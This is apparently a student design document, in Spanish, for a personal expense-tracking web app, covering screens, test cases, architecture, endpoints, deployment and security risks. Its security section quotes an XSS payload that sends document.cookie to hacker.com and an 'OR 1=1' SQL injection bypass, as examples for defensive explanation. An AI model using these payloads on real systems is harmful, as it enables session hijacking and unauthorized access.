
**Editar gastos**



**Reporte mensual**

****

**Eliminar gasto**




**PROTOTIPADO**

**Pantalla de inicio de sesión**

La pantalla de inicio de sesión permite que los usuarios registrados accedan a sus datos personales y funcionalidades del sistema. El formulario debe solicitar email y contraseña, y estar diseñado para una experiencia rápida y clara, con validaciones en caso de errores o credenciales incorrectas.

En caso de autenticación exitosa, el usuario debe ser redirigido automáticamente al dashboard. Si las credenciales son inválidas, el sistema debe mostrar un mensaje de error específico, evitando ambigüedad.

La pantalla también debe ofrecer un enlace claro hacia el formulario de registro para usuarios nuevos. Dado que esta vista es una puerta de entrada al sistema, debe tener un diseño sencillo pero profesional, y estar optimizada para carga rápida y compatibilidad móvil.




**Pantalla de registro**

La pantalla de registro permite a los nuevos usuarios crear una cuenta en el sistema para comenzar a gestionar sus gastos personales. Esta vista debe presentar un formulario simple que solicite los datos esenciales: dirección de correo electrónico y contraseña.

El diseño debe ser limpio, con campos bien etiquetados y mensajes de validación claros para evitar errores comunes. Es fundamental mostrar un mensaje de error si el email ya está registrado o si la contraseña no cumple con los requisitos. Además, se debe incluir un enlace visible que permita navegar fácilmente a la pantalla de inicio de sesión si el usuario ya tiene cuenta.


Esta pantalla es clave para el primer contacto con el sistema, por lo que debe transmitir confianza y facilitar al máximo el acceso al servicio.



**Pantalla de inicio (Dashboard principal)**

La pantalla inicial del sistema debe ofrecer una visión general de lo gastado en el mes actual (el cual se actualiza con cada gasto del mes y se actualiza al comenzar un nuevo mes) y acceso rápido a las funciones principales, como registrar un nuevo gasto, visualizar los gastos existentes (con opción de editar o eliminar gastos), y generar reportes de un mes preciso.


El dashboard debe ser claro y fácil de navegar. Los botones principales deberían estar destacados y ubicados en una posición visible para que el usuario pueda acceder rápidamente a las funciones más importantes.



**Pantalla de "Registrar Gasto"**

Esta pantalla debe presentar un formulario para que el usuario ingrese los detalles de un gasto: monto (solo números), fecha (indicar la fecha en el calendario), categoría y una breve descripción (único criterio no obligatorio).


Es esencial que el formulario sea simple pero detallado, y que cada campo esté bien etiquetado. Esto facilitará la entrada de datos por parte del usuario y evitará errores. El sistema también debe validar los datos antes de permitir el registro, asegurándose de que la información ingresada sea coherente y no esté incompleta.



**Pantalla de "Visualizar Gastos"**

Aquí, el usuario podrá ver una lista de todos los gastos registrados, con detalles como la fecha, la categoría y el monto. Debería incluir opciones para filtrar los gastos, ya sea por fecha, categoría o monto. Esto permitirá al usuario revisar sus gastos más fácilmente y encontrar información específica rápidamente. También al visualizar un gasto tener la opción de editar o eliminar el mismo.


Esta pantalla facilita la revisión de los registros pasados. Los filtros permiten que el usuario busque información específica sin tener que navegar por toda la lista, haciendo la experiencia más eficiente. La interfaz debe ser limpia y ordenada, y los datos deben presentarse de manera clara y fácil de leer.



**Pantalla de "Editar Gasto"**

Cuando un usuario decide editar un gasto, esta pantalla debería mostrar los detalles del gasto seleccionado, permitiendo la modificación de los campos necesarios. Los cambios pueden ser hechos en los mismos campos que en la pantalla de registro, y el sistema debe validar nuevamente la información antes de permitir que se guarde.


La capacidad de editar un gasto es crucial, ya que los usuarios pueden cometer errores al ingresar los datos. Al permitirles modificar cualquier campo del gasto registrado, el sistema ofrece flexibilidad y control sobre los datos. Debe asegurarse de que cualquier cambio sea validado para evitar la entrada de datos erróneos.



**Pantalla de "Generar Reporte Mensual"**

Esta pantalla debe permitir al usuario ver un resumen de sus gastos durante el mes seleccionado. El reporte puede incluir gráficos o tablas que desglosen los gastos por categoría, total acumulado, etc.

Los reportes son fundamentales para que el usuario pueda analizar sus finanzas y tomar decisiones informadas. Mostrar los datos de manera visual (por ejemplo, con gráficos) facilita la comprensión de los patrones de gasto. Además, debe ser fácil para el usuario generar estos reportes, y el sistema debe permitir la opción de filtrar por mes o por categoría.



**CASOS DE PRUEBA**

|  |  |  |
| --- | --- | --- |
| **Título**: Registrar válido | | |
| **Descripción**: Verifica que el usuario pueda registrar un gasto correctamente. | | |
| **Precondición:** El usuario accede a la pantalla registro. | | |
| **Pasos para reproducir**:   1. Completar todos los campos del formulario. 2. Presionar “Guardar gasto”. | | |
| **Resultado esperado**: El gasto se guarda en la base de datos y se redirige al inicio. | | **Resultado real**: El gasto fue guardado y redirigió correctamente. |
| **Estado**: Éxito. | **Nota**: -- | |
| **Justificación:** Es el flujo central del sistema: sin registro, no hay funcionalidad real. | | |

|  |  |  |
| --- | --- | --- |
| **Título**: Registro con campos vacíos | | |
| **Descripción**: Verifica que el sistema bloquee formularios incompletos. | | |
| **Precondición:** El usuario accede a la pantalla registro y no completa ningún campo. | | |
| **Pasos para reproducir**:   1. Presionar “Guardar gasto” sin completar el formulario. | | |
| **Resultado esperado**: El sistema muestra mensajes de validación ('Campo requerido'). | | **Resultado real**: Los mensajes se mostraron correctamente. |
| **Estado**: Éxito. | **Nota**: -- | |
| **Justificación:** Garantiza la integridad de los datos e impide entradas inválidas. | | |

|  |  |  |
| --- | --- | --- |
| **Título**: Visualización de gastos | | |
| **Descripción**: Verifica que los gastos se muestren correctamente en el dashboard. | | |
| **Precondición:** Hay al menos un gasto guardado previamente. | | |
| **Pasos para reproducir**:   1. Ir a la pantalla de inicio/dashboard. | | |
| **Resultado esperado**: El gasto aparece en la lista. | | **Resultado real**: El gasto fue mostrado correctamente. |
| **Estado**: Éxito. | **Nota**: -- | |
| **Justificación:** Confirma la persistencia y que el usuario ve lo que registra. | | |

|  |  |  |
| --- | --- | --- |
| **Título**: Edición de gasto. | | |
| **Descripción**: Verifica que el usuario pueda modificar un gasto existente. | | |
| **Precondición:** Existe un gasto previamente guardado. | | |
| **Pasos para reproducir**:   1. Ir a “Editar” del gasto elegido. 2. Modificar campo/s. 3. Presionar “Guardar”. | | |
| **Resultado esperado**: El gasto se actualiza correctamente en la base de datos. | | **Resultado real**: El gasto fue actualizado y se muestra correctamente. |
| **Estado**: Éxito. | **Nota**: -- | |
| **Justificación:** Permite corregir errores y mejora la confiabilidad del sistema. | | |

|  |  |  |
| --- | --- | --- |
| **Título**: Eliminación de gasto | | |
| **Descripción**: Verifica que el usuario pueda eliminar un gasto. | | |
| **Precondición:** Existe un gasto listado en el dashboard. | | |
| **Pasos para reproducir**:   1. Hacer clic en “Eliminar” en el gasto. 2. Confirmar eliminación. | | |
| **Resultado esperado**: El gasto desaparece de la lista y de la base de datos | | **Resultado real**: El gasto fue eliminado exitosamente. |
| **Estado**: Éxito. | **Nota**: -- | |
| **Justificación:** Permite mantener limpio el registro de gastos y evitar duplicados. | | |

|  |  |  |
| --- | --- | --- |
| **Título**: Reporte mensual | | |
| **Descripción**: Verifica que el sistema agrupe y sume los gastos por mes. | | |
| **Precondición:** Existen múltiples gastos registrados con fechas distintas. | | |
| **Pasos para reproducir**:   1. Ir a la pantalla “Ver reporte mensual”. 2. Elegir una fecha y generar el reporte. | | |
| **Resultado esperado**: Se muestran totales mensuales correctamente agrupados. | | **Resultado real**: Los totales se calcularon y mostraron correctamente. |
| **Estado**: Éxito. | **Nota**: -- | |
| **Justificación:** Permite analizar el gasto mensual y tomar decisiones personales. | | |

**ARQUITECTURA DEL SISTEMA**

El sistema de gestión de gastos personales sigue una arquitectura cliente–servidor moderna basada en servicios cloud. La aplicación está implementada como una SPA (Single Page Application) utilizando React + Vite en el frontend, con una API REST construida en Node.js + Express en el backend, y con persistencia real en una base de datos PostgreSQL proporcionada por Supabase.

**Componentes principales:**

Frontend (Cliente - React + Vite):

La interfaz está desarrollada como una SPA utilizando React con Vite. Emplea React Router para la navegación entre pantallas (Dashboard, Registro, Reporte) y TailwindCSS para un diseño responsivo y claro. Está desplegado en Vercel, lo que permite acceso público a través de la web.

Backend (Servidor - Node.js + Express):

El backend expone endpoints RESTful que permiten registrar, consultar, editar, eliminar y filtrar gastos, así como generar reportes mensuales. Este servicio está desplegado en Render y se comunica con Supabase para acceder a los datos de forma segura.

Base de datos (Persistencia - Supabase/PostgreSQL):

Supabase se utiliza como backend-as-a-service con una base de datos PostgreSQL. A través del Supabase SDK, el backend puede realizar operaciones de inserción, lectura, actualización y eliminación sobre la tabla expenses. Esta tabla contiene campos como id, monto, fecha, categoría, descripción y created\_at.


**Justificación de la arquitectura:**

* Separación clara de responsabilidades: El frontend maneja la lógica de presentación y UX, mientras que el backend se encarga de la lógica de negocio y persistencia.
* Despliegue eficiente: El uso de Render y Vercel permite escalar, mantener y versionar cada capa por separado sin necesidad de servidores físicos.
* Escalabilidad y mantenibilidad: La estructura modular permite seguir añadiendo nuevas funciones o conectarse a otros servicios (como autenticación con Supabase o gráficos avanzados).
* Accesibilidad: Todo el sistema es accesible desde cualquier navegador moderno sin instalación adicional, y los datos están centralizados y respaldados en la nube.

**Endpoints RESTful**

| **Método** | **Endpoint** | **Descripción** |
| --- | --- | --- |
| GET | /api/expenses | Obtiene todos los gastos registrados. |
| GET | /api/expenses/:id | Obtiene un gasto específico. |
| POST | /api/expenses | Crea un nuevo gasto. |
| PUT | /api/expenses/:id | Edita un gasto existente. |
| DELETE | /api/expenses/:id | Elimina un gasto. |
| GET | /api/expenses?category=... | Filtra gastos por categoría. |
| GET | /api/expenses?month=AAAA-MM | Filtra gastos por mes. |
| GET | /api/reports/monthly?month=AAAA-MM | Reporte mensual agrupado por categoría. |

**DIAGRAMA DE DESPLIEGUE**



El diagrama de despliegue representa cómo se distribuyen los componentes del sistema de gestión de gastos personales en una arquitectura moderna cliente–servidor, utilizando servicios en la nube.

Se identifican los siguientes elementos principales:

* Usuario final: Interactúa con la aplicación desde un navegador web, accediendo a través de una URL pública.
* Cliente (Frontend): Aplicación web construida como SPA (Single Page Application) utilizando React + Vite. Está desplegada en la plataforma Vercel, lo que permite acceso inmediato desde cualquier dispositivo con conexión a internet. Su principal función es consumir la API del backend para visualizar, registrar y administrar gastos.
* Servidor Backend: Implementado en Node.js con Express, expone una API REST que gestiona las operaciones de lectura y escritura sobre los datos. Este servidor está desplegado en Render, un servicio de hosting cloud que ejecuta la lógica del servidor y expone los endpoints de la aplicación.
* Base de datos (Persistencia): Se utiliza Supabase (basado en PostgreSQL) como backend-as-a-service para el almacenamiento de datos. La base de datos está en la nube y permite operaciones seguras de inserción, edición, consulta y eliminación de gastos, todo a través del cliente Supabase SDK en el backend.

Este despliegue refleja un sistema completamente funcional y escalable, donde el frontend, el backend y la base de datos se encuentran desacoplados y comunicados mediante HTTP, siguiendo una arquitectura distribuida y moderna. El uso de servicios como Render, Vercel y Supabase elimina la necesidad de infraestructura local, facilitando la continuidad del desarrollo y el mantenimiento.

**CLASIFICACIÓN DE ERRORES**

| **Gravedad** | **Tipo de Error** | **Impacto** | **Acción Recomendable** |
| --- | --- | --- | --- |
| Alta | No se puede registrar un gasto. | Impide el uso principal del sistema. | Corregir de forma inmediata. |
| Alta | Eliminación de gasto sin confirmación. | Pérdida accidental de datos. | Implementar confirmación obligatoria. |
| Alta | Datos corruptos en localStorage. | Inutiliza la app o rompe la estructura de datos. | Añadir validaciones al cargar datos. |
| Media | Fallo en validación de formulario. | Registros incorrectos o incompletos. | Reforzar validaciones de entrada. |
| Media | Reportes mensuales mal calculados. | Datos financieros erróneos. | Verificar lógica de agrupación y totales. |
| Media | Edición de gastos no funciona correctamente. | El usuario no puede corregir información. | Revisar la actualización del estado local. |
| Baja | Problemas de diseño o botones mal ubicados. | Mala experiencia visual. | Ajustar estilos con CSS/Bootstrap. |
| Baja | Mensajes de error poco claros o ausentes. | Confusión sobre el resultado de las acciones. | Mejorar feedback visual. |
| Baja | Filtros que no se actualizan correctamente hasta recarga. | Requiere pasos extra pero funcional. | Sincronizar estado correctamente. |
| Muy Baja | Faltas de ortografía o etiquetas incorrectas. | No afecta la funcionalidad. | Corregir en edición. |
| Muy Baja | Ausencia de animaciones o transiciones. | Estética menos pulida. | Mejora opcional. |
| Muy Baja | Falta de leyenda en colores de categorías. | Puede generar confusión menor. | Agregar aclaración visual. |

**PROBLEMAS DE SEGURIDAD**

**Inyección SQL**

Problema:

Un atacante puede manipular consultas SQL mediante entradas maliciosas en formularios, URL o cabeceras, logrando acceso no autorizado o alteración de datos.

Contramedida:

Uso de consultas preparadas (Prepared Statements) o ORMs seguros (como Sequelize, Hibernate o Entity Framework). Además, validación y sanitización de entradas.

Implementación:

* Reemplazar concatenaciones de strings en las consultas por parámetros seguros (? en SQL, :param en ORMs).
* Incorporar librerías ORM que abstraigan el acceso a BD.
* Añadir middleware de validación (ej. Joi, Validator.js) en backend.
* Arquitectura: se refuerza la capa de persistencia para evitar acceso directo a SQL.

Por qué es un problema:

Es una de las vulnerabilidades más críticas porque permite a un atacante alterar directamente la base de datos. Puede robar información confidencial (ej. datos de usuarios, tarjetas de crédito), modificar registros o incluso borrar toda la información.

Ejemplo real: basta con escribir OR 1=1 en un campo de login mal protegido para acceder sin credenciales.

Justificación: compromete integridad y confidencialidad de los datos, que son pilares de la seguridad (triada CIA).

**Cross-Site Scripting (XSS)**

Problema:

Permite inyectar scripts maliciosos en el navegador de los usuarios, robando cookies, tokens o manipulando la UI.

Contramedida:

Escapar adecuadamente la salida de datos en vistas, uso de Content Security Policy (CSP) y librerías de sanitización.

Implementación:

* En React/Vue/Angular, evitar dangerouslySetInnerHTML o su equivalente.
* Configurar cabecera CSP (helmet en Node.js, django-csp en Django).
* Sanitizar entradas con DOMPurify (JS) o librerías equivalentes.
* Arquitectura: se refuerza la capa de interfaz de usuario, asegurando que no se ejecuten datos sin filtrar.

Por qué es un problema:

Permite a un atacante inyectar código malicioso que se ejecuta en el navegador de la víctima. Esto no ataca al servidor directamente, pero sí a los usuarios: puede robar cookies de sesión, secuestrar cuentas o redirigirlos a sitios falsos.

Ejemplo real: un comentario en un foro con <script> document.location= "http://hacker.com?cookie= "+document.cookie</script>.

Justificación: afecta la confidencialidad (robo de datos de usuario) y la integridad de la interfaz, generando pérdida de confianza en el sistema.

**Gestión débil de contraseñas y autenticación**

Problema:

Contraseñas almacenadas en texto plano o hash inseguros (MD5, SHA1) permiten acceso total en caso de fuga.

Contramedida:

Hash seguro con bcrypt, Argon2 o PBKDF2, junto con políticas de contraseñas fuertes y MFA (autenticación de múltiples factores).

Implementación:

* Cambiar almacenamiento actual por bcrypt/argon2 con salt aleatorio.
* Middleware de verificación de contraseña y políticas (mínimo 8 caracteres, complejidad).
* Integrar servicios de MFA (ej. Google Authenticator API, Authy, o módulos de OTP).
* Arquitectura: mejorar la capa de seguridad de usuarios con módulos de autenticación centralizados.

Por qué es un problema:

Si las contraseñas se almacenan en texto plano o con algoritmos inseguros, cualquier fuga de datos expone de inmediato a todos los usuarios. Además, contraseñas débiles facilitan ataques de fuerza bruta.

Ejemplo real: en varias filtraciones (ej. LinkedIn 2012) se encontraron millones de contraseñas en hashes inseguros (SHA1), que fueron crackeadas rápidamente.

Justificación: compromete la autenticidad y la confidencialidad del sistema, ya que cualquiera podría hacerse pasar por un usuario legítimo.

**Exposición de APIs sin control de acceso**

Problema:

APIs REST/GraphQL mal protegidas permiten que cualquier cliente ejecute operaciones críticas.

Contramedida:

Autenticación y autorización con JWT/OAuth2, control de roles (RBAC/ABAC) y limitación de tasas (Rate Limiting).

Implementación:

* Middleware de validación de tokens JWT con librerías como jsonwebtoken (Node.js) o Spring Security (Java).
* Definir roles y permisos en BD y middleware de autorización.
* Configurar API Gateway (ej. Kong, Nginx, AWS API Gateway) para throttling y monitoreo.
* Arquitectura: se añade una capa de seguridad en el backend que controla quién accede y a qué.

Por qué es un problema:

Si una API permite realizar operaciones críticas (ej. eliminar usuarios, acceder a datos financieros) sin verificar identidad ni permisos, un atacante podría explotar directamente el backend, aunque no tenga acceso a la interfaz oficial.

Ejemplo real: muchas apps móviles mal diseñadas exponen sus APIs, y con herramientas como Postman se pueden hacer llamadas no autorizadas.

Justificación: atenta contra la autorización (principio del mínimo privilegio) y puede derivar en pérdida de integridad de datos.

**Falta de disponibilidad (DoS/DDoS)**

Problema:

Un atacante puede saturar el sistema con miles de peticiones, dejando la aplicación inaccesible.

Contramedida:

Uso de limitadores de peticiones, balanceo de carga y monitoreo en tiempo real.

Implementación:

* Integrar rate limiters (ej. express-rate-limit en Node.js, Nginx limit\_req).
* Balanceadores de carga (HAProxy, Nginx, AWS ELB).
* Monitoreo con herramientas como Prometheus + Grafana, o servicios de seguridad en la nube (Cloudflare, AWS Shield).
* Arquitectura: requiere desplegar la app en infraestructura distribuida, con redundancia y escalabilidad.

Por qué es un problema:

Aunque no robe ni modifique datos, un ataque de denegación de servicio deja la aplicación inutilizable para los usuarios legítimos. Esto puede significar pérdidas económicas, caída de reputación y falta de continuidad operativa.

Ejemplo real: grandes ataques DDoS a plataformas como GitHub o Spotify, que dejaron los servicios inactivos por horas.

Justificación: compromete la disponibilidad, el tercer pilar de la triada CIA, y puede ser tan grave como perder datos.

**IMPLEMENTACIÓN**

**Link de Render (backend):**

https://gastos-backend-anrz.onrender.com

**Link del repositorio del backend:**

https://github.com/Facusere/gastos-backend.git

**Link de Vercel (frontend):**

https://gastos-frontend-sigma.vercel.app/

**Link del repositorio del frontend:**

https://github.com/Facusere/gastos-frontend.git